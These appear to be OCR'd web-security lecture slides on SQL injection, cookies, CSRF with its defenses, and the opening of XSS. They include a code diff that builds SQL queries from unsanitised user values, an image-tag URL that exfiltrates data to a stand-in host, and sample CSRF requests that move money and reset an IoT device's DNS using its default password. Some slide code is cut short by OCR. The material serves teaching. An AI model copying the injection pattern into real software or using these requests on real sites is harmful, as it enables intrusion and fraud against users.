

The Web 2...


SAFELY ENDANGERED
SWEET JESUS, POOH! THAT'S NOT HONEY
YOU'RE EATING INFOSEC PROPAGANDA
MACHINE LEARNING CYBER BLOCKCHAIN HACKER (CISSP)

Bug Of The Day...
Get Off On Gab's Stupidity...

Computer Science 161

- Gab is "Twitter for Nazis"
  - Literally, it is Twitter for those who Twitter won't put up with
- And it was cheaply made
  - They started with an open source ruby package that required them to publish their code...
- And their CTO is apparently a drooling imbecile...
  - Who stripped out the input sanitization filter in an SQL statement...
  - And never actually used prepared statements!



Changes 1

Showing 1 changed file with 29 additions and 4 deletions

Hide whitespace changes | Inline

app/models/home_feed.rb

View fil

```
@@ -7,7 +7,7 @@ class HomeFeed < Feed
 @account = account
 end

- def get(limit, max_id = nil, since_id = nil, min_id = nil)
+ def get(limit = 20, max_id = nil, since_id = nil, min_id = nil)
 # if redis.exists?("account:#{@account.id}:regeneration")
 from_database(limit, max_id, since_id, min_id)
 # else
@@ -18,8 +18,33 @@ class HomeFeed < Feed
 private

 def from_database(limit, max_id, since_id, min_id)
- Status.as_home_timeline(@account)
- .paginate_by_id(limit, max_id: max_id, since_id: since_id, min_id: min_id)
- .reject { |status| FeedManager.instance.filter?(:home, status, @account.id) }
+ pagination_max = ""
+ pagination_min = ""
+ pagination_max = "and s.id < #{max_id}" unless max_id.nil?
+ pagination_min = "and s.id > #{min_id}" unless min_id.nil?
+ Status.find_by_sql "
+ select st.* from (
+ select s.*
+ from statuses s
+ where
+ s.created_at > NOW() - INTERVAL '7 days'
+ and s.reply is false
+ and (
+ s.account_id = #{@id}
+ or s.account_id in (select target_account_id from follows where account_id = #{@id})
+ )
+ and s.account_id not in (select target_account_id from mutes where account_id = #{@id})
+ #{pagination_max}
+ #{pagination_min}
+ order by s.created_at desc
+ limit #{limit}
+ ) st
+ left join custom_filters cf
+ on cf.account_id = #{@id} and st.text not like '%' || cf.phrase || '%'
+ where cf.id is null
+ "
+ # .reject { |status| FeedManager.instance.filter?(:home, status, @account.id) }
+ # Status.as_home_timeline(@account)
+ # .paginate_by_id(limit, max_id: max_id, since_id: since_id, min_id: min_id)
 end
 end
```

Cookies & Web Authentication

- One very widespread use of cookies is for web sites to track users who have authenticated
- E.g., once browser fetched **`http://mybank.com/login.html?user=alice&pass=bigsecret`** with a correct password, server associates value of "session" cookie with logged-in user's info
  - An "authenticator"
- Now server subsequently can tell: "I'm talking to same browser that authenticated as Alice earlier"
  - An attacker who can get a copy of Alice's cookie can access the server ***impersonating Alice! Cookie thief!***

Cross-Site Request Forgery (CSRF) (aka XSRF)

- A way of taking advantage of a web server's cookie-based authentication to do an action as the user
  - Remember, an origin is allowed to fetch things from other origins
    - Just with very limited information about what is done…
  - E.g. have some javascript add an IMG to the DOM that is: **`https://www.exifltratedataplease.com/?{datatoexfiltrate}`** that returns a 1x1 transparent GIF
    - Basically a nearly unlimited bandwidth channel for exfiltrating data to something outside the current origin
    - Google Analytics uses this method to record information about visitors to any site using

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Static Web Content


```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>

  </BODY>
</HTML>
```

Visiting this boring web page will just display a bit of content.

Automatic Web Accesses


```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://anywhere.com/logo.jpg">
  </BODY>
</HTML>
```

Visiting *this* page will cause our browser to **automatically** fetch the given URL.

Automatic Web Accesses


```
<HTML>
  <HEAD>
    <TITLE>Evil!</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

So if we visit a *page under an attacker's control*, they can have us visit other URLs

Automatic Web Accesses


```
<HTML>
  <HEA
    <T
  </HE
  <BOD
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

When doing so, our browser will happily send along cookies associated with the visited URL! (any `xyz.com` cookies in this example) 😟

Automatic Web Accesses



```
<HTML>
  <HEAD>
    <TITLE>Evil!</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

(Note, Javascript provides many *other* ways for a page returned by an attacker to force our browser to load a particular URL)

Web Accesses w/ Side Effects

- Take a banking URL:
  - `http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob`
- So what happens if we visit evilsite.com, which includes:
  - `<img width="1" height="1" src="http://mybank.com/moneyxfer.cgi?Account=alice&amt=500000&to=DrEvil">`
  - Our browser issues the request … To get what will render as a 1x1 pixel block
  - … and dutifully includes authentication cookie! 😟
- Cross-Site Request Forgery (CSRF) attack
  - Web server ***happily accepts the cookie***

CSRF Scenario



URL fetch for posting a *squig*

```
GET /do_squig?redirect=%2Fuserpage%3Fuser%3Ddilbert
    &squig=squigs+speak+a+deep+truth
COOKIE: "session_id=5321506"
```

Authenticated with cookie that browser automatically sends along

Web action with *predictable structure*

CSRF and the Internet of Shit...

- Stupid IoT device has a default password
  - `http://10.0.1.1/login?user=admin&password=admin`
  - Sets the session cookie for future requests to authenticate the user
- Stupid IoT device also has remote commands
  - `http://10.0.1.1/set-dns-server?server=8.8.8.8`
  - Changes state in a way beneficial to the attacks
- Stupid IoT device doesn't implement CSRF defenses...
  - Attackers can do ***mass malvertized*** drive-by attacks:
    Publish a JavaScript advertisement that does these two requests

CSRF and Malvertizing…

- You have some evil JavaScript:
  - **`http://www.eviljavascript.com/pwnitall.js`**
- This JavaScript does the following:
  - Opens a 1x1 frame pointing to **`http://www.eviljavascript.com/frame`**
- The frame then…
  - Opens a gazillion different internal frames all to launch candidate xsrf attacks!
- Then get it to run by just paying for it (***malvertizing!)***!
  - Or hacking sites to include **`<script src="http://...">`**

2008 CSRF attack

An attacker could

- add videos to a user's "Favorites,"
- add himself to a user's "Friend" or "Family" list,
- send arbitrary messages on the user's behalf,
- flagged videos as inappropriate,
- automatically shared a video with a user's contacts, subscribed a user to a "channel" (a set of videos published by one person or group), and
- added videos to a user's "QuickList" (a list of videos a user intends to watch at a later point).

Likewise Facebook

Home → Security → Facebook Hit by Cross-Site Request Forgery Attack

Facebook Hit by Cross-Site Request Forgery Attack

By Sean Michael Kerner / August 20, 2009
Page 1 of 1

Angela Moscaritolo

September 30, 2008

Popular websites fall victim to CSRF exploits

CSRF Defenses

- Referer (sic) Validation


```
Referer: http://www.facebook.com/
home.php
```

- Secret Validation Token



```
<input type=hidden value=23a3af01
```

- Note: only server can implement these


CRSF protection: `Referer` Validation

- When browser issues HTTP request, it includes a **`Referer`** [sic] header that indicates which URL initiated the request
  - This holds for any request, not just particular transactions
  - And yes, it is a 30 year old spelling error ***we can't get rid of!***
- Web server can use information in **`Referer`** header to distinguish between same-site requests versus cross-site requests
  - Only allow same-site requests

HTTP Request



Example of `Referer` Validation



`Referer` Validation Defense

- HTTP Referer header
  - **`Referer: https://www.facebook.com/login.php`** ✓
  - **`Referer: http://www.anywhereelse.com/`**… ✗
  - Referer: (none) ?
    - Strict policy disallows (secure, less usable)
      - "Default deny"
    - Lenient policy allows (less secure, more usable)
      - "Default allow"

`Referer` Sensitivity Issues

- Referer may leak privacy-sensitive information
  - `http://intranet.corp.apple.com/projects/iphone/competitors.html`
- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS → HTTP transitions
  - User preference in browser

Hence, such blocking might help attackers in the lenient policy case

Secret Token Validation


- **`goodsite.com`** server includes a secret token into the webpage (e.g., in forms as an additional field)
  - This needs to be effectively random: The attacker can't know this
- Legit requests to **`goodsite.com`** send back the secret
  - So the server knows it was from a page on goodsite.com
- **`goodsite.com`** server checks that token in request matches is the expected one; reject request if not
- Key property:
  This secret must not be accessible cross-origin

Storing session tokens: Lots of options (but none are perfect)

- Short Lived Browser cookie:
  `Set-Cookie: SessionToken=fduhye63sfdb`
  - But well, CSRF can still work, just only for a limited time
- Embedd in all URL links:
  `https://site.com/checkout?SessionToken=kh7y3b`
  - ICK, ugly… Oh, and the ***`referer:`*** field leaks this!
- In a hidden form field:
  `<input type="hidden" name="sessionid" value="kh7y3b">`
  - ICK, ugly… And can only be used to go between pages in short lived sessions
- Fundamental problem: Web security is ***grafted on***

Latest Defense: ‘SameSite’ Cookies

- An additional flag on cookies
  - Tells the browser to ***not*** send the cookie if the referring page is not the cookie origin
- Problem is adoption: Not all browsers support it!
  - But 93% may be "good enuf" depending on application
    - Could possibly ban non-implementing browsers



Aside:
Partially Deployed Defenses...

- If you need to ***guarantee*** CSRF protection...
- Either you can't use "same-site" cookies to stop CSRF
  - Booo....
- OR you have to tell the user:
  "you can't use this web browser"
  - Booo....
  - Big case is "Internet Explorer" not on Windows 10....
  - Or someone with an older Android phone

CSRF: Summary

- ***Target***: user who has some sort of account on a vulnerable server where requests from the user's browser to the server have a predictable structure
- ***Attacker goal***: make requests to the server via the user's browser that look to server like user intended to make them
- ***Attacker tools***: ability to get user to visit a web page under the attacker's control
- Key tricks:
  - (1) requests to web server have predictable structure;
  - (2) use of <IMG SRC=…> or such to force victim's browser to issue such a (predictable) request
- Notes: (1) do not confuse with Cross-Site Scripting (XSS);
  (2) attack only requires HTML, no need for Javascript
- Defenses are server side

Cross-Site Scripting (XSS)

- Hey, lets get that web server to display MY JavaScript…
  - And now…. MUAHAHAHAHHAHAHAHHAAHH!

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Reminder: Same-origin policy

- One origin should not be able to access the resources of another origin
  - `http://coolsite.com:81/tools/info.html`
- Based on the tuple of protocol/hostname/port

XSS: Subverting the Same Origin Policy

- It would be Bad if an attacker from evil.com can fool your browser into executing their own script …
  - … with your browser interpreting the script's origin to be some other site, like mybank.com
- One nasty/general approach for doing so is trick the server of interest (e.g., mybank.com) to actually send the attacker's script to your browser!
  - Then no matter how carefully your browser checks, it'll view script as from the same origin (because it is!) …
  - … and give it full access to mybank.com interactions
- Such attacks are termed Cross-Site Scripting (XSS) (or sometimes CSS)

Different Types of XSS (Cross-Site Scripting)

- There are two main types of XSS attacks
  - In a stored (or "persistent") XSS attack, the attacker leaves their script lying around on mybank.com server
    - … and the server later unwittingly sends it to your browser
    - Your browser is none the wiser, and executes it within the same origin as the mybank.com server
  - Reflected XSS attacks: the malicious script originates in a request from the victim
- But can have some fun corner cases too…
  - DOM-based XSS attacks: The stored or reflected script is not a script until ***after*** "benign" JavaScript on the page parses it!
  - Injected-cookie XSS: Attacker loads a malicious cookie onto your browser when on the shared WiFi, later visit to site renders cookie as a script!

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

`evil.com`

Stored XSS


Attack Browser/Server
evil.com
1
Inject
malicious
script
Server Patsy/Victim
bank.com

Stored XSS

User Victim

Attack Browser/Server

evil.com

